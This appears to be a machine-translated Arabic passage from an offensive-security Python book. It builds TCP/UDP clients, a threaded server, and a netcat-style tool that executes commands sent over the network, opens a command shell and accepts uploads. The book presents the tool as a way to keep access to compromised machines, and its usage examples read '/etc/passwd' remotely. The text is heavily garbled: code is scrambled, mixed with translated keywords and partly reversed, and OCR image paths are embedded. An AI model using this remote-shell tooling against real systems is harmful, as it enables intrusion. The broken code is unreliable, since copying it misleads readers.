
إرجاع العدد الصحيح المحول

يمكنك فعل ذلك بالنقر في الهامش الأيسر أو بالضغط على مفتاح .F9ستظهر نقطة حمراء صغيرة في الهامش. الآن، شغّل البرنامج النصي بالضغط على ،F5وسيتوقف التنفيذ عند نقطة التوقف.

انقر فوق علامة تبويب بيانات المكدس وسترى شاشة مثل تلك الموجودة في الشكل .5-1


ستعرض علامة تبويب "بيانات المكدس" معلومات مفيدة، مثل حالة المتغيرات المحلية والعامة لحظة الوصول إلى نقطة التوقف. يتيح لك هذا تصحيح أخطاء التعليمات البرمجية المتقدمة التي تتطلب فحص المتغيرات أثناء التنفيذ لتحديد الأخطاء. بالنقر على القائمة المنسدلة، يمكنك أيضًا رؤية مكدس الاستدعاءات الحالي، الذي يوضح الدالة التي استدعت الدالة التي تعمل داخلها حاليًا. راجع الشكل 6-1للاطلاع على تتبع المكدس.

Machine Translated by Google



الشكل .5-1عرض بيانات المكدس بعد الوصول إلى نقطة توقف

Machine Translated by Google




الشكل .6-1عرض تتبع المكدس الحالي

يمكننا أن نرى أن الدالة convert_integerتم استدعاؤها من دالة الجمع في السطر 3من برنامج بايثون الخاص بنا.

يُصبح هذا مفيدًا للغاية إذا كنت تستخدم استدعاءات دوال متكررة أو دالة يتم استدعاؤها من عدة مواقع محتملة. استخدام علامة تبويب "بيانات المكدس" سيكون مفيدًا جدًا في مسيرتك المهنية كمطور بايثون!

الميزة الرئيسية التالية هي علامة تبويب ."Debug Probe"تُمكّنك هذه العلامة من الدخول إلى نافذة أوامر بايثون التي تعمل ضمن السياق الحالي للحظة التي تم فيها الوصول إلى نقطة التوقف. يتيح لك هذا فحص المتغيرات وتعديلها، بالإضافة إلى كتابة أجزاء صغيرة من التعليمات البرمجية التجريبية لتجربة أفكار جديدة أو لتحديد المشكلات وإصلاحها. يوضح الشكل 7-1كيفية فحص المتغير converted_integerوتغيير قيمته.

Machine Translated by Google



الشكل .7-1استخدام أداة Debug Probeلفحص وتعديل المتغيرات المحلية

بعد إجراء بعض التعديلات، يمكنك استئناف تنفيذ البرنامج النصي بالضغط على .F5

على الرغم من أن هذا مثال بسيط للغاية، إلا أنه يوضح بعضًا من أكثر ميزات WingIDEفائدة لتطوير وتصحيح برامج بايثون النصية. [4]

–

هذا كل ما نحتاجه لنبدأ بتطوير الكود لبقية هذا الكتاب. لا تنسَ تجهيز الأجهزة الافتراضية لتكون الأجهزة المستهدفة للفصول الخاصة بنظام ويندوز، ولكن بالطبع لن يُمثّل استخدام الأجهزة الأصلية أي مشكلة.

والآن لنبدأ ببعض المرح الحقيقي!

– [1]يمكنك تنزيل برنامج VMWare Playerمن الموقع http://www.vmware.com/.

– [2]للحصول على قائمة "قابلة للنقر" للروابط الموجودة في هذا الفصل، تفضل بزيارة http://nostarch.com/blackhatpython/.

– [3]لمقارنة الميزات بين الإصدارات، تفضل بزيارة https://wingware.com/wingide/features/.

– [4]إذا كنت تستخدم بالفعل بيئة تطوير متكاملة (IDE)ذات ميزات مشابهة لـ WingIDE، فيُرجى مراسلتي عبر البريد الإلكتروني أو تويتر لأنني أود ذلك.
سمعنا بذلك!

Machine Translated by Google

الفصل الثاني: الشبكة: الأساسيات

لطالما كانت الشبكة وستظلّ الساحة الأكثر جاذبية للمخترقين. فبمجرد الوصول إلى الشبكة، يستطيع المهاجم فعل أي شيء تقريبًا، مثل البحث عن الأجهزة، وحقن الحزم، والتنصت على البيانات، واستغلال الأجهزة عن بُعد، وغير ذلك الكثير. ولكن إذا كنتَ مهاجمًا تمكنتَ من اختراق أعمق نقاط مؤسسة مستهدفة، فقد تجد نفسك في مأزق: فأنتَ لا تملك الأدوات اللازمة لتنفيذ هجمات الشبكة. لا يوجد لديك برنامج netcat، ولا Wireshark، ولا مُترجم برمجي، ولا وسيلة لتثبيته. مع ذلك، قد تُفاجأ بوجود تثبيت Pythonفي كثير من الحالات، ومن هنا سنبدأ.

الطلب بعض الأفراد الذين حاول[5] – شبكات بايثون باستخدام طريقة المقابس ، وسنقوم ببناء عملاء وخوادم ووكيل TCP؛ ثم نحولها إلى أداة netcatالخاصة بنا، مع واجهة سطر أوامر كاملة. يُعد هذا الفصل أساسًا للفصول اللاحقة التي سنقوم فيها ببناء أداة لاكتشاف المضيفين، وتنفيذ أدوات تجسس متعددة المنصات، وإنشاء إطار عمل لبرمجية حصان طروادة عن بُعد. هيا بنا نبدأ.

Machine Translated by Google
الشبكات في بايثون باختصار: يمتلك المبرمجون العديد من الأدوات الخارجية لإنشاء خوادم وعملاء شبكيين في بايثون، لكن الوحدة الأساسية لجميع هذه الأدوات هي .Socketتوفر هذه الوحدة جميع العناصر اللازمة لكتابة عملاء وخوادم UDPو TCPبسرعة، واستخدام المقابس الخام، وما إلى ذلك. لأغراض اختراق الأجهزة المستهدفة أو الحفاظ على الوصول إليها، تُعد هذه الوحدة كافية تمامًا. لنبدأ بإنشاء بعض العملاء والخوادم البسيطة، وهما أكثر البرامج النصية الشبكية السريعة شيوعًا التي ستكتبها.

Machine Translated by Google

عميل TCP

خلال اختبارات الاختراق، احتجتُ مراتٍ لا تُحصى إلى إنشاء عميل TCP لاختبار الخدمات، أو إرسال بيانات عشوائية، أو إجراء اختبارات عشوائية، أو غيرها من المهام. إذا كنت تعمل ضمن بيئات مؤسسية ضخمة، فلن تتوفر لديك أدوات الشبكات أو برامج الترجمة، بل قد تفتقر أحيانًا إلى أبسط الأساسيات، مثل إمكانية النسخ واللصق أو الاتصال بالإنترنت. هنا تبرز أهمية القدرة على إنشاء عميل TCP بسرعة. لكن كفى كلامًا، فلنبدأ البرمجة. إليك عميل TCP بسيط.

```
استيراد مقبس

target_host = "www.google.com" target_port = 80

 client = socket.socket(socket.AF_INET, socket.SOCK_STREAM) #إنشاء كائن مقبس

ربط العميل
 client.connect((target_host,target_port))

 client.send("GET / HTTP/1.1\r\nHost: google.com\r\n\r\n") #إرسال بعض البيانات

 response = client.recv(4096) #استلام بعض البيانات

استجابة الطباعة
```

نبدأ بإنشاء كائن مقبس باستخدام المعاملين AF_INET و SOCK_STREAM. يشير المعامل AF_INET إلى أننا سنستخدم عنوان IPv4 قياسيًا أو اسم مضيف، بينما يشير SOCK_STREAM إلى أن هذا سيكون عميل TCP. ثم نربط العميل بالخادم ونرسل إليه بعض البيانات. الخطوة الأخيرة هي استقبال بعض البيانات وطباعة الرد. هذا هو أبسط شكل لعميل TCP، ولكنه الشكل الذي ستكتبه غالبًا.

في مقتطف الشفرة أعلاه، نفترض بعض الافتراضات الأساسية حول المقابس، والتي يجب عليك معرفتها جيدًا. أولًا، نفترض أن اتصالنا سينجح دائمًا، وثانيًا، أن الخادم يتوقع منا دائمًا إرسال البيانات أولًا (على عكس الخوادم التي تتوقع إرسال البيانات إليك أولًا وتنتظر ردك). ثالثًا، نفترض أن الخادم سيرسل لنا البيانات دائمًا في الوقت المناسب. نعتمد هذه الافتراضات لتبسيط الأمور. مع أن آراء المبرمجين تختلف حول كيفية التعامل مع المقابس المحظورة، ومعالجة الاستثناءات فيها، وما شابه، إلا أنه من النادر أن يُضمّن مختبرو الاختراق هذه الميزات في أدواتهم السريعة والبسيطة لأعمال الاستطلاع أو الاستغلال، لذا سنتجاهلها في هذا الفصل.

Machine Translated by Google

عميل UDP

عميل UDPالخاص بلغة بايثون ليس مختلفًا كثيرًا عن عميل TCP؛ نحتاج فقط إلى إجراء تغييرين صغيرين لجعله يرسل الحزم في شكل UDP.

```
استيراد مقبس

target_host = "127.0.0.1" target_port = 80

 client = socket.socket(socket.AF_INET, socket.SOCK_DGRAM) #إنشاء كائن مقبس

إرسال بعض البيانات
 client.sendto("AAABBBCCC",(target_host,target_port))

لتلقي بعض البيانات
 data, addr = client.recvfrom(4096)

بيانات الطباعة
```

كما تلاحظ، نُغيّر نوع المقبس إلى SOCK_DGRAMعند إنشاء كائن المقبس. الخطوة التالية هي استدعاء الدالة ،() sendtoمع تمرير البيانات والخادم الذي ترغب في إرسال البيانات إليه. ولأن بروتوكول UDPغير مُرتبط، فلا حاجة لاستدعاء الدالة ()connectمُسبقًا. الخطوة الأخيرة هي استدعاء الدالة ()recvfrom لاستقبال بيانات .UDPستلاحظ أيضًا أنها تُعيد البيانات وتفاصيل المضيف البعيد والمنفذ.

مرة أخرى، لا نسعى لأن نكون مبرمجي شبكات متفوقين؛ بل نريد أن نكون سريعين وسهلين وموثوقين بما يكفي للتعامل مع مهام الاختراق اليومية. لننتقل الآن إلى إنشاء بعض البرامج البسيطة.

الخوادم.

Machine Translated by Google

خادم TCP

إنشاء خوادم TCP في بايثون سهلٌ تمامًا كإنشاء عميل. قد ترغب في استخدام خادم TCP خاص بك عند كتابة واجهات سطر الأوامر أو إنشاء وكيل (سنتناول كلا الأمرين لاحقًا). لنبدأ بإنشاء خادم TCP قياسي متعدد الخيوط. اكتب الكود التالي:

```
استيراد socket استيراد threading

bind_ip = "0.0.0.0" bind_port = 9999

الخادم = المقبس.socket(المقبس.AF_INET، المقبس.SOCK_STREAM)

server.bind((bind_ip,bind_port))

server.listen(5)

print "[*] الاستماع على %s:%d" % (bind_ip,bind_port)

#هذا هو موضوعنا الخاص بمعالجة العملاء
def handle_client(client_socket):

#اطبع ما يرسله العميل request = client_socket.recv(1024)

اطبع "[*] تم الاستلام: %s" % طلب

#إرسال حزمة رد client_socket.send("ACK!")

client_socket.close()

بينما صحيح:

client,addr = server.accept()

print "[*] تم قبول الاتصال من: %s:%d" % (addr[0],addr[1])

#تشغيل خيط العميل لمعالجة البيانات الواردة client_handler = threading.Thread(target=handle_client,args=(client,))

client_handler.start()
```

للبدء، نُمرر عنوان IP والمنفذ الذي نريد أن يستمع إليه الخادم. ثم نُخبر الخادم ببدء الاستماع مع تحديد الحد الأقصى لعدد الاتصالات المتراكمة بـ 5. بعد ذلك، نضع الخادم في حلقته الرئيسية، حيث ينتظر اتصالًا واردًا. عند اتصال عميل، نستقبل مقبس العميل في المتغير client، وتفاصيل الاتصال البعيد في المتغير addr. ثم نُنشئ كائن مؤشر ترابط جديدًا يُشير إلى دالة handle_client، ونُمرر إليها كائن مقبس العميل كوسيط. بعد ذلك، نبدأ مؤشر الترابط لمعالجة اتصال العميل، وتصبح حلقة الخادم الرئيسية جاهزة لمعالجة اتصال وارد آخر. تُنفذ دالة handle_client عملية recv() ثم تُرسل رسالة بسيطة إلى العميل.

إذا كنت تستخدم عميل TCP الذي قمنا بإنشائه سابقًا، فيمكنك إرسال بعض حزم الاختبار إلى الخادم، وسترى مخرجات مثل ما يلي:

```
[*] الاستماع على 0.0.0.0:9999
[*] تم قبول الاتصال من: 127.0.0.1:62512
[*] تم الاستلام: ABCDEF
```

هذا كل شيء! الأمر بسيط للغاية، لكن هذا جزء مفيد جدًا من التعليمات البرمجية سنقوم بتوسيعه في القسمين التاليين عندما نقوم ببناء بديل لـ netcat ووكيل TCP.

Machine Translated by Google

استبدال :Netcatيُعدّ Netcatأداةً أساسيةً في مجال الشبكات، لذا ليس من المستغرب أن يقوم مديرو الأنظمة الأذكياء بإزالته من أنظمتهم. في أكثر من مناسبة، صادفتُ خوادم لا تحتوي على Netcatولكن تحتوي على .Pythonفي هذه الحالات، من المفيد إنشاء عميل وخادم شبكة بسيطين يمكنك استخدامهما لدفع الملفات، أو وجود مستمع يمنحك الوصول إلى سطر الأوامر. إذا تمكنت من الاختراق عبر تطبيق ويب، فمن المؤكد أنه من المفيد إضافة دالة رد نداء Pythonلمنحك وصولاً ثانوياً دون الحاجة إلى إزالة أحد برامج التجسس أو الأبواب الخلفية أولاً. يُعدّ إنشاء أداة كهذه أيضاً تمريناً رائعاً في ،Pythonفلنبدأ.

```
استيراد sysاستيراد socket
استيراد getoptاستيراد
استيراد threading
subprocess
```

```
#تعريف بعض المتغيرات العامة الاستماع
=خطأ
=خطأ يأمر
=خطأ
رفع
"" = ينفذ
"" =
"" target upload_destination = port = 0
```

هنا، نقوم فقط باستيراد جميع المكتبات الضرورية وتعيين بعض المتغيرات العامة. لا يوجد عمل شاق حتى الآن.

والآن لنقم بإنشاء دالتنا الرئيسية المسؤولة عن معالجة وسائط سطر الأوامر واستدعاء بقية الدوال.

```
 def usage(): print "BHP Net Tool" print print "Usage: bhpnet.py -t target_host -p port" print "-l --listen - listen on [host]:[port] for incoming connections"
```

```
- print "-e --execute=file_to_run تنفيذ الملف المحدد عند تلقي اتصال" -تهيئة واجهة سطر الأوامر
```

```
- print "-u --upload=destination عند تلقي الاتصال، قم بتحميل ملف وكتابته إلى "[destination]
```

```
اطبع اطبع اطبع "أمثلة: "اطبع "-c" -l -p 5555 -t 192.168.0.1 "bhpnet.py اطبع "bhpnet.py -t 192.168.0.1 -p 5555 -l -u=c:\\target.exe" "bhpnet.py -t 192.168.0.1 -p 5555 -l -e=\"cat /etc/passwd\"" 'ABCDEFGHI' | ./bhpnet.py -t 192.168.11.12 -p 135" sys.exit(0) "bhpnet.py -t 192.168.0.1 -p 5555 -l -e=\"cat /etc/passwd\"" "echo
```

```
main(): global listen global port global execute global command global upload_destination global target دالة
```

```
(sys.argv[1:]): usage() إذا لم يكن طول
```

```
#اقرأ خيارات سطر الأوامر
```

Machine Translated by Google

```
try: opts, args = getopt.getopt(sys.argv[1:],"hle:t:p:cu:",
["help","listen","execute","target","port","command","upload"]) except getopt.GetoptError as err: print str(err) usage()

لكل o وa في opts: إذا كان o في ("-h","--help"): استخدم usage() وإذا كان o في ("-l","--listen"): listen = True

elif o in ("-e", "--execute"):
تنفيذ = أ
elif o in ("-c", "--commandshell"):
الأمر = صحيح
وإذا كان o من النوع ("-u", "--upload"): فإن a =
t", "--target"): وإذا كان o من النوع upload_destination
("-
int(ا) elif o in ("-p", "--port"): الهدف = أ المنفذ
=

آخر:
تأكيد خطأ، "الخيار غير المعالج"

#هل سنستمع أم سنرسل البيانات من المدخلات القياسية فقط؟
إذا لم يكن هناك استماع وكان طول (الهدف) والمنفذ أكبر من :0

#قراءة البيانات من المخزن المؤقت من سطر الأوامر #سيؤدي هذا إلى حظر العملية، لذا أرسل CTRL-D إذا لم تكن ترسل مدخلات #إلى
stdin buffer = sys.stdin.read()

إرسال البيانات
client_sender(buffer)

#سنستمع، وربما #نرفع ملفات، وننفذ أوامر، ونعيد الاتصال #بناءً على خيارات سطر الأوامر المذكورة أعلاه إذا استمعنا:

server_loop()

رئيسي()
```

نبدأ بقراءة جميع خيارات سطر الأوامر وتعيين المتغيرات اللازمة بناءً على الخيارات التي نكتشفها. إذا لم تتطابق أي من معلمات سطر الأوامر مع معاييرنا، نطبع معلومات استخدام مفيدة .في كتلة التعليمات البرمجية التالية ،نحاول محاكاة netcat لقراءة البيانات من stdin وإرسالها عبر الشبكة. كما هو مذكور، إذا كنت تخطط لإرسال البيانات بشكل تفاعلي، فستحتاج إلى إرسال CTRL-D لتجاوز قراءة .stdin الجزء الأخير هو حيث نكتشف أننا بصدد إعداد مقبس استماع ومعالجة المزيد من الأوامر (تحميل ملف، تنفيذ أمر، بدء تشغيل موجه الأوامر).

والآن لنبدأ بوضع البنية التحتية لبعض هذه الميزات، بدءًا من كود العميل. أضف الكود التالي أعلى الدالة الرئيسية .

```
def client_sender(buffer):

العميل = المقبس.tekcos(TENI_FA.tekcos، المقبس.MAERTS_KCOS)

يحاول:
#الاتصال بالمضيف المستهدف client.connect((target,port))
```

Machine Translated by Google

إذا كان طول المخزن المؤقت (buffer)صحيحًا:

المؤقت (buffer)إلى العميل.

بينما صحيح:

#الآن انتظر عودة البيانات 1 = recv_len

""

الاستجابة =

بينما :recv_len

بيانات = client.recv(4096)

= len(data) response+= data

recv_len

إذا كان طول الاستقبال أقل من :4096توقف

طباعة الاستجابة،

#انتظر المزيد من المدخلات "\n" += buffer

buffer = raw_input("")

سنرسلها

client.send(buffer)

يستثني:

اطبع [*]"استثناء! جارٍ الخروج."

#قطع الاتصال ()client.close

معظم هذا الكود مألوف لديك الآن. نبدأ بإعداد كائن مقبس ،TCPثم نختبر ()ما إذا كنا قد استقبلنا أي بيانات من المدخلات القياسية .(stdin)إذا سارت الأمور على ما يرام، نرسل البيانات إلى الهدف البعيد ونستقبل البيانات ()حتى نفاد البيانات. بعد ذلك، ننتظر المزيد من المدخلات من المستخدم ()ونستمر في إرسال واستقبال البيانات حتى يوقف المستخدم البرنامج النصي.

يُضاف فاصل الأسطر الإضافي خصيصًا لمدخلات المستخدم لضمان توافق برنامجنا مع واجهة سطر الأوامر. الآن، سننتقل إلى إنشاء حلقة الخادم الرئيسية ودالة وهمية تتولى تنفيذ الأوامر وواجهة سطر الأوامر الكاملة.

def server_loop(): global target

#إذا لم يتم تحديد هدف، فسنستمع على جميع الواجهات إذا لم يكن طول (الهدف):

الهدف "0.0.0.0" =

server = socket.socket(socket.AF_INET, socket.SOCK_STREAM) server.bind((target,port)) server.listen(5)

بينما صحيح:

client_socket, addr = server.accept()

#إنشاء سلسلة عمليات لمعالجة عميلنا الجديد ()client_thread.start args=(client_socket,))

client_thread = threading.Thread(target=client_handler,

def run_command(command):

#إزالة سطر جديد ()command = command.rstrip

Machine Translated by Google

#قم بتشغيل الأمر واحصل على الناتج، جرب ما يلي:

output = subprocess.check_output(command,stderr=subprocess.
STDOUT، shell=True)

يستثني:
الناتج ="فشل تنفيذ الأمر."\n\r

#إرسال المخرجات مرة أخرى إلى العميل إرجاع المخرجات

أنت الآن خبير في إنشاء خوادم TCPمع دعم الخيوط، لذا لن أتطرق إلى دالة . server_loopمع ذلك، تحتوي دالة run_commandعلى مكتبة جديدة لم نتناولها بعد: مكتبة . subprocessتوفر subprocessواجهة قوية لإنشاء العمليات، تتيح لك عدة طرق لبدء برامج العميل والتفاعل معها. في هذه الحالة ،نقوم ببساطة بتشغيل أي أمر نمرره، على نظام التشغيل المحلي، ثم نعيد مخرجات الأمر إلى العميل المتصل بنا. سيلتقط رمز معالجة الاستثناءات الأخطاء العامة ويعيد رسالة تُعلمك بفشل الأمر.

والآن دعونا نطبق المنطق اللازم لتحميل الملفات، وتنفيذ الأوامر، وواجهة الأوامر الخاصة بنا.

دالة معالج العميل (مقبس العميل): تحميل عام، تنفيذ عام، أمر عام

تحقق من التحميل
إذا كان طول (وجهة التحميل):

#قراءة جميع البايتات وكتابتها إلى ملف الوجهة = file_buffer
""

#استمر في قراءة البيانات حتى لا تتوفر أي بيانات
بينما صحيح:

البيانات (1024) = client_socket.recv

إذا لم تكن البيانات متوفرة:
استراحة
آخر:

file_buffer += data

والآن نأخذ هذه البايتات ونحاول كتابتها
يحاول:
open(upload_destination,"wb") file_descriptor.write(file_buffer) file_descriptor.close()
file_descriptor =

#تأكيد كتابة الملف مت")client_socket.sendحفظ الملف بنجاح في (upload_destination % "%s\r\n"

يستثني:
dnes.tekcos_tneilc")فشل حفظ الملف في (upload_destination % "%s\r\n"

